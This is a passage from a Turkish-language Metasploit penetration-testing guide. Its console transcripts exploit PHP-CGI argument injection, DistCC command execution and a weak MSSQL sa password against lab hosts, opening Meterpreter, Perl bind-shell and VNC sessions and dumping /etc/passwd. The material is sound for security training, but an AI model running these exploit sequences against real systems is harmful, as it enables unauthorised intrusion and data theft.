http://cve.mitre.org/cgi-bin/cvename.cgi?name=2012-1823
http://www.osvdb.org/81633
http://eindbazen.net/2012/05/php-cgi-advisory-cve-2012-1823/

```

```
msf exploit/php_cgi_arg_injection) > set RHOST 192.168.1.31
```

```
RHOST => 192.168.1.31
```

```
msf exploit/php_cgi_arg_injection) > set PAYLOAD php/meterpreter/bind_tcp
```

```
PAYLOAD => php/meterpreter/bind_tcp
```

```
msf exploit/php_cgi_arg_injection) > show options
```

Module options (exploit/multi/http/php\_cgi\_arg\_injection):

Name	Current Setting	Required	Description
----	-----	-----	-----
Proxies		no	Use a proxy chain
RHOST	192.168.1.31	yes	The target address
RPORT	80	yes	The target port
TARGETURI		no	The URI to request (must be a CGI-handled PHP script)
URIENCODING	0	yes	Level of URI URIENCODING and padding (0 for minimum)
VHOST		no	HTTP server virtual host

Payload options (php/meterpreter/bind\_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
LPORT	4444	yes	The listen port
RHOST	192.168.1.31	no	The target address

Exploit target:

Id	Name
--	----
0	Automatic

```
msf exploit/php_cgi_arg_injection) > exploit
```

```
[*] Started bind handler
```

```
[*] Sending stage (39217 bytes) to 192.168.1.31
```

```
[*] Meterpreter session 2 opened (192.168.1.11:57290 -> 192.168.1.31:4444) at 2012-09-14 09:57:46 +0300
```

```
meterpreter > help
```

Core Commands

```
=====
```

Command	Description
-----	-----
?	Help menu
background	Backgrounds the current session

bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information about active channels
close	Closes a channel
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
help	Help menu
info	Displays information about a Post module
interact	Interacts with a channel
irb	Drop into irb scripting mode
load	Load one or more meterpreter extensions
quit	Terminate the meterpreter session
read	Reads data from a channel
resource	Run the commands stored in a file
run	Executes a meterpreter script or Post module
use	Deprecated alias for 'load'
write	Writes data to a channel

## Stdapi: File system Commands

=====

Command	Description
-----	-----
cat	Read the contents of a file to the screen
cd	Change directory
download	Download a file or directory
edit	Edit a file
getlwd	Print local working directory
getwd	Print working directory
lcd	Change local working directory
lpwd	Print local working directory
ls	List files
mkdir	Make directory
pwd	Print working directory
rm	Delete the specified file
rmdir	Remove directory
search	Search for files
upload	Upload a file or directory

## Stdapi: Networking Commands

=====

Command	Description
-----	-----
portfwd	Forward a local port to a remote service

## Stdapi: System Commands

=====

Command	Description
-----	-----
execute	Execute a command
getpid	Get the current process identifier
getuid	Get the user that the server is running as
kill	Terminate a process
ps	List running processes
shell	Drop into a system command shell
sysinfo	Gets information about the remote system, such as OS

**meterpreter > getpid**

Current pid: 6273

**meterpreter > getuid**

Server username: www-data (33)

**meterpreter > shell**

Process 6307 created.

Channel 0 created.

**uname -a**

Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

**cat /etc/passwd**

root:x:0:0:root:/root:/bin/bash

daemon:x:1:1:daemon:/usr/sbin:/bin/sh

bin:x:2:2:bin:/bin:/bin/sh

sys:x:3:3:sys:/dev:/bin/sh

sync:x:4:65534:sync:/bin:/bin/sync

games:x:5:60:games:/usr/games:/bin/sh

man:x:6:12:man:/var/cache/man:/bin/sh

lp:x:7:7:lp:/var/spool/lpd:/bin/sh

mail:x:8:8:mail:/var/mail:/bin/sh

news:x:9:9:news:/var/spool/news:/bin/sh

uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh

proxy:x:13:13:proxy:/bin:/bin/sh

www-data:x:33:33:www-data:/var/www:/bin/sh

backup:x:34:34:backup:/var/backups:/bin/sh

list:x:38:38:Mailing List Manager:/var/list:/bin/sh

irc:x:39:39:ircd:/var/run/ircd:/bin/sh

gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh

nobody:x:65534:65534:nobody:/nonexistent:/bin/sh

libuuid:x:100:101::/var/lib/libuuid:/bin/sh

dhcp:x:101:102::/nonexistent:/bin/false

syslog:x:102:103::/home/syslog:/bin/false

klog:x:103:104::/home/klog:/bin/false

sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin

msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash

bind:x:105:113::/var/cache/bind:/bin/false

postfix:x:106:115::/var/spool/postfix:/bin/false

ftp:x:107:65534::/home/ftp:/bin/false

postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash

```
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534:./usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:./:/bin/false
user:x:1001:1001:just a user,111,./:/home/user:/bin/bash
service:x:1002:1002:./:/home/service:/bin/bash
telnetd:x:112:120:./nonexistent:/bin/false
proftpd:x:113:65534:./var/run/proftpd:/bin/false
statd:x:114:65534:./var/lib/nfs:/bin/false
snmp:x:115:65534:./var/lib/snmp:/bin/false
```

PHP CGI Açığı ile Yetkisiz Erişim Kazanmak ve PHP/Meterpreter Yüklenmesi

### 3.5.2 Perl ile Interaktif Kabuk Bağlamak

DistCC servisindeki bir güvenlik açığının kullanımı ve Linux sunucuya yetkisiz erişimi içeren bir başka güvenlik açığının kullanımı da aşağıda görülmektedir. Seçilen güvenlik açığı ile uyumlu Payload'lar arasında verilen bir komutun çalıştırılması veya Perl/Ruby gibi bir yardımcı ile interaktif kabuk bağlanması seçenekler vardır. 192.168.1.31 IP adresindeki sistemin DistCC güvenlik açığı istismar edilmiş ve Payload olarak Perl ile sağlanmış bir kabuk kullanılmıştır.

```
msf > use payload/cmd/unix/bind_perl
msf payload(bind_perl) > info

    Name: Unix Command Shell, Bind TCP (via Perl)
    Module: payload/cmd/unix/bind_perl
    Version: 15721
    Platform: Unix
    Arch: cmd
Needs Admin: No
    Total size: 151
    Rank: Normal

Provided by:
    Samy <samy@samy.pl>
    cazz <bmc@shmoo.com>

Basic options:
Name      Current Setting  Required  Description
-----
LPORT     4444              yes       The listen port
RHOST     no                no        The target address

Description:
    Listen for a connection and spawn a command shell via perl

msf > hosts

Hosts
=====

address      mac              name              os_name              os_flavor  os_sp
purpose      info  comments
-----
-----
192.168.1.31  08:00:27:20:51:9D metasploitable    Linux                Ubuntu
server
192.168.1.32  00:0c:29:dc:38:09 HACMEONE          Microsoft Windows    XP                SP2
device
```

```
msf > use exploit/unix/misc/distcc_exec
```

```
msf exploit(distcc_exec) > info
```

```

      Name: DistCC Daemon Command Execution
      Module: exploit/unix/misc/distcc_exec
      Version: 15473
      Platform: Unix
      Privileged: No
      License: Metasploit Framework License (BSD)
      Rank: Excellent

```

Provided by:

```
hdm <hdm@metasploit.com>
```

Available targets:

```

Id  Name
--  ---
0   Automatic Target

```

Basic options:

Name	Current Setting	Required	Description
RHOST		yes	The target address
RPORT	3632	yes	The target port

Payload information:

```
Space: 1024
```

Description:

This module uses a documented security weakness to execute arbitrary commands on any system running distccd.

References:

```

http://cve.mitre.org/cgi-bin/cvename.cgi?name=2004-2687
http://www.osvdb.org/13378
http://distcc.samba.org/security.html

```

```
msf exploit(distcc_exec) > set PAYLOAD cmd/unix/
```

```

set PAYLOAD cmd/unix/bind_perl      set PAYLOAD cmd/unix/generic
set PAYLOAD cmd/unix/bind_perl_ipv6 set PAYLOAD cmd/unix/reverse
set PAYLOAD cmd/unix/bind_ruby      set PAYLOAD cmd/unix/reverse_perl
set PAYLOAD cmd/unix/bind_ruby_ipv6 set PAYLOAD cmd/unix/reverse_ruby

```

```
msf exploit(distcc_exec) > set PAYLOAD cmd/unix/bind_perl
```

```
PAYLOAD => cmd/unix/bind_perl
```

```
msf exploit(distcc_exec) > show options
```

Module options (exploit/unix/misc/distcc\_exec):

Name	Current Setting	Required	Description
RHOST	192.168.1.31	yes	The target address

```

      RPORT  3632                yes      The target port

Payload options (cmd/unix/bind_perl):

      Name    Current Setting  Required  Description
      ----    -
      LPORT    4444                    yes       The listen port
      RHOST    192.168.1.31            no        The target address

Exploit target:

      Id  Name
      --  ---
      0   Automatic Target

msf exploit(distcc_exec) > exploit

[*] Started bind handler
[*] Command shell session 3 opened (192.168.1.11:60508 -> 192.168.1.31:4444) at
2012-09-14 10:18:06 +0300

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false

```



```
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534:./usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:./:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120:./nonexistent:/bin/false
proftpd:x:113:65534:./var/run/proftpd:/bin/false
statd:x:114:65534:./var/lib/nfs:/bin/false
snmp:x:115:65534:./var/lib/snmp:/bin/false
```

DistCC Servinin Güvenlik Açığı Kullanılarak Perl ile Interaktif Kabuk Bağlamak

### 3.5.3 VNC Bağlantısı Kurulması

Bir başka Payload kullanım örneği ise VNC servisinin hedef sisteme yüklenmesi ve kanallar üzerinden kullanımıdır. VNC Payload'unun birçok farklı kullanımı bulunmaktadır; bir exploit işlemi sonucunda yüklemek, hazırlanmış bir kod ile hedefe göndermek veya hedefte bulunan Meterpreter içinden tetikleyerek çalıştırmak en sık kullanılan yöntemlerdir. Aşağıda Microsoft SQL sunucusunun yönetici parolasının kolay tahmin edilebilir olması durumunda yetkisiz erişim sağlanmasına bir örnek bulunmaktadır. Çalıştırılacak Payload için VNC servisi kullanılmış ve hedef sisteme VNC ile yetkisiz erişim sağlanmıştır. VNC servisi, özel hazırlanmış bir DLL'dir ve hedef sistemde kurulum veya yapılandırma istememektedir. Çalıştırma sırasında verilecek parametreler ile çalışmaktadır, hedef sistem ile denetmen sistemi arasındaki VNC bağlantı sürecini Metasploit Framework yürütmekte ve denetmen sistemi üzerinde bir yansı sistemi ile standart VNC istemcilerinin bağlanabilmesine imkan sağlamaktadır. Bu karmaşık aktarım yöntemi için içine NAT (Network Address Translation) girdiği andan itibaren bir miktar daha karışmaktadır, bu konuya özel ağ koşullarında oturum elde etme başlığında ayrıca değinilecektir.

Örnekte 192.168.1.32 sistemindeki Microsoft SQL sunucusuna erişim sağlanmış ve VNC servisi seçilmiştir, denetmenin kendi sistemindeki dahili 127.0.0.1 IP adresindeki 5900 nolu porttan VNC yansı servisi sunulmakta olacaktır. Metasploit Framework, yüklü olduğu sistemde bir VNC istemcisi var ise otomatik olarak açabilmektedir. Eğer bir VNC istemci bulunmuyor veya Metasploit Framework tarafından tanınmıyor ise uygun görülen bir VNC istemcisi ile 127.0.0.1:5900 servisine erişim sağlanabilir.

```
msf > hosts
```

```
Hosts
```

```
=====
```

address	mac	name	os_name	os_flavor	os_sp
purpose	info	comments			
-----	---	----	-----	-----	-----
-----	----	-----			
192.168.1.31	08:00:27:20:51:9D	metasploitable	Linux	Ubuntu	
server					
192.168.1.32	00:0c:29:dc:38:09	HACMEONE	Microsoft Windows	XP	SP2
device					

```
msf > services -S mssql
```

Services

=====

host	port	proto	name	state	info
192.168.1.32	1434	udp	mssql	open	tcp=1433 np=\\HACMEONE\pipe\sql\query Version=8.00.194 InstanceName=MSSQLSERVER IsClustered=No ServerName=HACMEONE

```
msf > search mssql
```

Matching Modules

=====

Name	Description	Disclosure Date
Rank	Description	
----	-----	-----
auxiliary/admin/mssql/mssql_enum	Microsoft SQL Server Configuration Enumerator	
normal	auxiliary/admin/mssql/mssql_exec	
normal	Microsoft SQL Server xp_cmdshell Command Execution	
auxiliary/admin/mssql/mssql_idf	Microsoft SQL Server - Interesting Data Finder	
normal	auxiliary/admin/mssql/mssql_sql	
normal	Microsoft SQL Server Generic Query	
auxiliary/admin/mssql/mssql_sql_file	Microsoft SQL Server Generic Query from File	
normal	auxiliary/analyze/jtr_mssql_fast	
normal	John the Ripper MS SQL Password Cracker (Fast Mode)	
auxiliary/scanner/mssql/mssql_hashdump	MSSQL Password Hashdump	
normal	auxiliary/scanner/mssql/mssql_login	
normal	MSSQL Login Utility	
auxiliary/scanner/mssql/mssql_ping	MSSQL Ping Utility	
normal	auxiliary/scanner/mssql/mssql_schemadump	
normal	MSSQL Schema Dump	
auxiliary/server/capture/mssql	Authentication Capture: MSSQL	
normal	exploit/windows/iis/msadc	1998-07-17 00:00:00 UTC
excellent	Microsoft IIS MDAC msadcs.dll RDS Arbitrary Remote Command Execution	
exploit/windows/mssql/lyris_listmanager_weak_pass	Lyris ListManager MSDE Weak sa Password	2005-12-08 00:00:00 UTC
excellent	exploit/windows/mssql/ms02_039_slammer	2002-07-24 00:00:00 UTC
good	Microsoft SQL Server Resolution Overflow	
exploit/windows/mssql/ms02_056_hello	Microsoft SQL Server Hello Overflow	2002-08-05 00:00:00 UTC
good	exploit/windows/mssql/ms09_004_sp_replwritetovarbin	2008-12-09 00:00:00 UTC
good	Microsoft SQL Server sp_replwritetovarbin Memory Corruption	
exploit/windows/mssql/ms09_004_sp_replwritetovarbin_sqli		2008-12-09 00:00:00 UTC

```

excellent Microsoft SQL Server sp_replwritetovarbin Memory Corruption via SQL Injection
  exploit/windows/mssql/mssql_payload 2000-05-30 00:00:00 UTC
excellent Microsoft SQL Server Payload Execution
  exploit/windows/mssql/mssql_payload_sql 2000-05-30 00:00:00 UTC
excellent Microsoft SQL Server Payload Execution via SQL Injection

```

```
msf > use exploit/windows/mssql/mssql_payload
```

```
msf exploit(mssql_payload) > info
```

```

  Name: Microsoft SQL Server Payload Execution
  Module: exploit/windows/mssql/mssql_payload
  Version: 14774
  Platform: Windows
  Privileged: No
  License: Metasploit Framework License (BSD)
  Rank: Excellent

```

Provided by:

```

  David Kennedy "ReL1K" <kennedyd013@gmail.com>
  jduck <jduck@metasploit.com>

```

Available targets:

```
Id  Name
```

```
--  ----
```

```
0   Automatic
```

Basic options:

Name	Current Setting	Required	Description
METHOD	cmd	yes	Which payload delivery method to use (ps, cmd, or old)
PASSWORD		no	The password for the specified username
RHOST		yes	The target address
RPORT	1433	yes	The target port
USERNAME	sa	no	The username to authenticate as
USE_WINDOWS_AUTHENT	false	yes	Use windows authentication (requires DOMAIN option set)

Payload information:

Description:

This module executes an arbitrary payload on a Microsoft SQL Server by using the "xp\_cmdshell" stored procedure. Currently, three delivery methods are supported. First, the original method uses Windows 'debug.com'. File size restrictions are avoided by incorporating the debug bypass method presented by SecureStat at Defcon 17. Since this method invokes ntvdm, it is not available on x86\_64 systems. A second method takes advantage of the Command Stager subsystem. This allows using various techniques, such as using a TFTP server, to send the executable. By default the Command Stager uses 'wscript.exe' to generate the executable on the target.

Finally, ReL1K's latest method utilizes PowerShell to transmit and recreate the payload on the target. NOTE: This module will leave a payload executable on the target system when the attack is finished.

#### References:

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=2000-0402>  
<http://www.osvdb.org/557>  
<http://www.securityfocus.com/bid/1281>  
<http://cve.mitre.org/cgi-bin/cvename.cgi?name=2000-1209>  
<http://www.osvdb.org/15757>  
<http://www.securityfocus.com/bid/4797>

```
msf exploit(mssql_payload) > set PAYLOAD windows/vncinject/bind_tcp
```

```
PAYLOAD => windows/vncinject/bind_tcp
```

```
msf exploit(mssql_payload) > set PASSWORD PASSWORD
```

```
PASSWORD => PASSWORD
```

```
msf exploit(mssql_payload) > set RHOST 192.168.1.32
```

```
RHOST => 192.168.1.32
```

```
msf exploit(mssql_payload) > show options
```

Module options (exploit/windows/mssql/mssql\_payload):

Name	Current Setting	Required	Description
METHOD	cmd	yes	Which payload delivery method to use (ps, cmd, or old)
PASSWORD	PASSWORD	no	The password for the specified username
RHOST	192.168.1.32	yes	The target address
RPORT	1433	yes	The target port
USERNAME	sa	no	The username to authenticate as
USE_WINDOWS_AUTHENT	false	yes	Use windows authentication (requires DOMAIN option set)

Payload options (windows/vncinject/bind\_tcp):

Name	Current Setting	Required	Description
AUTOVNC	true	yes	Automatically launch VNC viewer if present
EXITFUNC	process	yes	Exit technique: seh, thread, process, none
LPORT	4444	yes	The listen port
RHOST	192.168.1.32	no	The target address
VNCHOST	127.0.0.1	yes	The local host to use for the VNC proxy
VNCPORT	5900	yes	The local port to use for the VNC proxy

Exploit target:

Id	Name
0	Automatic


```
msf exploit(mssql_payload) > exploit
```

```
[*] Started bind handler
[*] Command Stager progress - 1.47% done (1499/102246 bytes)
[*] Command Stager progress - 2.93% done (2998/102246 bytes)
[*] Command Stager progress - 4.40% done (4497/102246 bytes)
[*] Command Stager progress - 5.86% done (5996/102246 bytes)
[*] Command Stager progress - 7.33% done (7495/102246 bytes)
[*] Command Stager progress - 8.80% done (8994/102246 bytes)
[*] Command Stager progress - 10.26% done (10493/102246 bytes)
[*] Command Stager progress - 11.73% done (11992/102246 bytes)
[*] Command Stager progress - 13.19% done (13491/102246 bytes)
[*] Command Stager progress - 14.66% done (14990/102246 bytes)
[*] Command Stager progress - 16.13% done (16489/102246 bytes)
[*] Command Stager progress - 17.59% done (17988/102246 bytes)
[*] Command Stager progress - 19.06% done (19487/102246 bytes)
[*] Command Stager progress - 20.53% done (20986/102246 bytes)
[*] Command Stager progress - 21.99% done (22485/102246 bytes)
[*] Command Stager progress - 23.46% done (23984/102246 bytes)
[*] Command Stager progress - 24.92% done (25483/102246 bytes)
[*] Command Stager progress - 26.39% done (26982/102246 bytes)
[*] Command Stager progress - 27.86% done (28481/102246 bytes)
[*] Command Stager progress - 29.32% done (29980/102246 bytes)
[*] Command Stager progress - 30.79% done (31479/102246 bytes)
[*] Command Stager progress - 32.25% done (32978/102246 bytes)
[*] Command Stager progress - 33.72% done (34477/102246 bytes)
[*] Command Stager progress - 35.19% done (35976/102246 bytes)
[*] Command Stager progress - 36.65% done (37475/102246 bytes)
[*] Command Stager progress - 38.12% done (38974/102246 bytes)
[*] Command Stager progress - 39.58% done (40473/102246 bytes)
[*] Command Stager progress - 41.05% done (41972/102246 bytes)
[*] Command Stager progress - 42.52% done (43471/102246 bytes)
[*] Command Stager progress - 43.98% done (44970/102246 bytes)
[*] Command Stager progress - 45.45% done (46469/102246 bytes)
[*] Command Stager progress - 46.91% done (47968/102246 bytes)
[*] Command Stager progress - 48.38% done (49467/102246 bytes)
[*] Command Stager progress - 49.85% done (50966/102246 bytes)
[*] Command Stager progress - 51.31% done (52465/102246 bytes)
[*] Command Stager progress - 52.78% done (53964/102246 bytes)
[*] Command Stager progress - 54.24% done (55463/102246 bytes)
[*] Command Stager progress - 55.71% done (56962/102246 bytes)
[*] Command Stager progress - 57.18% done (58461/102246 bytes)
[*] Command Stager progress - 58.64% done (59960/102246 bytes)
[*] Command Stager progress - 60.11% done (61459/102246 bytes)
[*] Command Stager progress - 61.58% done (62958/102246 bytes)
[*] Command Stager progress - 63.04% done (64457/102246 bytes)
[*] Command Stager progress - 64.51% done (65956/102246 bytes)
[*] Command Stager progress - 65.97% done (67455/102246 bytes)
[*] Command Stager progress - 67.44% done (68954/102246 bytes)
[*] Command Stager progress - 68.91% done (70453/102246 bytes)
[*] Command Stager progress - 70.37% done (71952/102246 bytes)
```

```
[*] Command Stager progress - 71.84% done (73451/102246 bytes)
[*] Command Stager progress - 73.30% done (74950/102246 bytes)
[*] Command Stager progress - 74.77% done (76449/102246 bytes)
[*] Command Stager progress - 76.24% done (77948/102246 bytes)
[*] Command Stager progress - 77.70% done (79447/102246 bytes)
[*] Command Stager progress - 79.17% done (80946/102246 bytes)
[*] Command Stager progress - 80.63% done (82445/102246 bytes)
[*] Command Stager progress - 82.10% done (83944/102246 bytes)
[*] Command Stager progress - 83.57% done (85443/102246 bytes)
[*] Command Stager progress - 85.03% done (86942/102246 bytes)
[*] Command Stager progress - 86.50% done (88441/102246 bytes)
[*] Command Stager progress - 87.96% done (89940/102246 bytes)
[*] Command Stager progress - 89.43% done (91439/102246 bytes)
[*] Command Stager progress - 90.90% done (92938/102246 bytes)
[*] Command Stager progress - 92.36% done (94437/102246 bytes)
[*] Command Stager progress - 93.83% done (95936/102246 bytes)
[*] Command Stager progress - 95.29% done (97435/102246 bytes)
[*] Command Stager progress - 96.76% done (98934/102246 bytes)
[*] Command Stager progress - 98.19% done (100400/102246 bytes)
[*] Command Stager progress - 99.59% done (101827/102246 bytes)
[*] Command Stager progress - 100.00% done (102246/102246 bytes)
[*] Sending stage (445440 bytes) to 192.168.1.32
[*] Starting local TCP relay on 127.0.0.1:5900...
[*] Local TCP relay started.
[*] Launched vncviewer.
[*] Session 4 created in the background.
```

#### Microsoft SQL Sunucusunun Yönetici Parolası ile Yetkisiz Erişim ve VNC Servisi Kurulumu

VNC servisi ile sadece arayüz erişim sağlanabileceği ve sistem kilitli ise bu erişimin bir anlamı olmayabileceği ortadadır. Bu noktada özel bir çözüm daha vardır, VNC servisi ile beraber sistemde bir de komut satırı açılmaktadır. Böylece kilitli bir sistemde bile kilit ekranının önünde “Metasploit Courtesy Shell” isminde bir komut ekranı olacaktır. Bu ekrandan çalıştırılabilecek grafik arayüzlü uygulamalar ve Explorer uygulaması, kilitli ekrana rağmen oldukça başarılı biçimde çalışacaktır. İstenirse exploit işlemi öncesinde **DisableCourtesyShell** parametresi ile **true/false** seçimleri yapılarak açılabilir veya kapatılabilir.



VNC Servisine Bağlanılması ve Metasploit Courtesy Shell Görünümü



### 3.6 Farklı Bağlantı Koşullarında Oturum Elde Etme

Exploit işleminin türü ve çalıştırılacak Payload'un özellikleri, hedef sistem ile iletişimin türüne kritik biçimde bağlıdır. Hedef sistem ile denetmen sistemi arasında bir veya daha fazla güvenlik duvarı, Proxy sunucular, NAT (Network Address Translation) kullanımı önemli farklar oluşturmaktadır. Hedef sistemin sadece bir portuna erişim sağlanıyorsa sergilenecek davranış ve seçilecek Payload, olası NAT yapılandırmasında çalışmayabilir. Örnek senaryolar ve bu senaryolarda exploit işleminin ve Payload'un nasıl yapılandırılacağı aşağıda izah edilmiştir.

#### 3.6.1 Hedef Sistem ile Bağlantı Sağlamadan Komut Çalıştırmak

Hedef sistemin, sadece belirli bir porttan servis sunmak dışında dış ağlarla hiçbir bağlantısı bulunmayabilir. Hedef sistemin Internet'ten bir DNS sorgulaması, HTTP isteği veya belirli bir porttan erişim sağlanması gibi yapacağı tüm işlemler bir güvenlik duvarı tarafından engelleniyor olabilir. Bu durumda erişim sağlanan servisin bir güvenlik açığı kullanılacaksa, tek hamlelik kullanımı olan Payload'lar seçilmelidir. Payload'ların içinde **exec** ifadesi geçenler, kullanıcı ekleme temelli olanlar veya **interact** işlemi yapanlar bu noktada uygun seçimlerdir. Belirli bir komutu çalıştırır, kullanıcı ekleyebilir veya varolan oturum üzerinden sürece devam edilebilir.

Aşağıdaki örnekte Microsoft SQL sunucusunun yönetici parolası kullanılarak sadece bir komut çalıştırma örneklenmiştir. Bu noktada hedef sistemle Microsoft SQL servisi portu olan 1433 dışında herhangi bir porttan erişim kurulmamıştır. Hedef sistemde verdiğimiz komut çalıştığı için çalışma dizini içinde **deneme** isminde bir dizin oluşturulmuştur.

```
msf > use exploit/windows/mssql/mssql_payload
msf exploit(mssql_payload) > set PAYLOAD windows/exec
PAYLOAD => windows/exec
msf exploit(mssql_payload) > set CMD "md deneme"
CMD => md deneme
msf exploit(mssql_payload) > show options
```

Module options (exploit/windows/mssql/mssql\_payload):

Name	Current Setting	Required	Description
----	-----	-----	-----
METHOD (ps, cmd, or old)	cmd	yes	Which payload delivery method to use
PASSWORD username	PASSWORD	no	The password for the specified
RHOST	192.168.1.32	yes	The target address

RPORT	1433	yes	The target port
USERNAME	sa	no	The username to authenticate as
USE_WINDOWS_AUTHENT	false	yes	Use windows authentication

(requires DOMAIN option set)

Payload options (windows/exec):

Name	Current Setting	Required	Description
----	-----	-----	-----
CMD	md deneme	yes	The command string to execute
EXITFUNC	process	yes	Exit technique: seh, thread, process, none

Exploit target:

Id	Name
--	----
0	Automatic

**msf exploit(mssql\_payload) > exploit**

```
[*] Command Stager progress - 1.47% done (1499/102246 bytes)
[*] Command Stager progress - 2.93% done (2998/102246 bytes)
[*] Command Stager progress - 4.40% done (4497/102246 bytes)
[*] Command Stager progress - 5.86% done (5996/102246 bytes)
[*] Command Stager progress - 7.33% done (7495/102246 bytes)
[*] Command Stager progress - 8.80% done (8994/102246 bytes)
[*] Command Stager progress - 10.26% done (10493/102246 bytes)
[*] Command Stager progress - 11.73% done (11992/102246 bytes)
[*] Command Stager progress - 13.19% done (13491/102246 bytes)
[*] Command Stager progress - 14.66% done (14990/102246 bytes)
[*] Command Stager progress - 16.13% done (16489/102246 bytes)
[*] Command Stager progress - 17.59% done (17988/102246 bytes)
[*] Command Stager progress - 19.06% done (19487/102246 bytes)
[*] Command Stager progress - 20.53% done (20986/102246 bytes)
[*] Command Stager progress - 21.99% done (22485/102246 bytes)
[*] Command Stager progress - 23.46% done (23984/102246 bytes)
[*] Command Stager progress - 24.92% done (25483/102246 bytes)
[*] Command Stager progress - 26.39% done (26982/102246 bytes)
[*] Command Stager progress - 27.86% done (28481/102246 bytes)
[*] Command Stager progress - 29.32% done (29980/102246 bytes)
[*] Command Stager progress - 30.79% done (31479/102246 bytes)
[*] Command Stager progress - 32.25% done (32978/102246 bytes)
[*] Command Stager progress - 33.72% done (34477/102246 bytes)
[*] Command Stager progress - 35.19% done (35976/102246 bytes)
[*] Command Stager progress - 36.65% done (37475/102246 bytes)
[*] Command Stager progress - 38.12% done (38974/102246 bytes)
[*] Command Stager progress - 39.58% done (40473/102246 bytes)
[*] Command Stager progress - 41.05% done (41972/102246 bytes)
```

```
[*] Command Stager progress - 42.52% done (43471/102246 bytes)
[*] Command Stager progress - 43.98% done (44970/102246 bytes)
[*] Command Stager progress - 45.45% done (46469/102246 bytes)
[*] Command Stager progress - 46.91% done (47968/102246 bytes)
[*] Command Stager progress - 48.38% done (49467/102246 bytes)
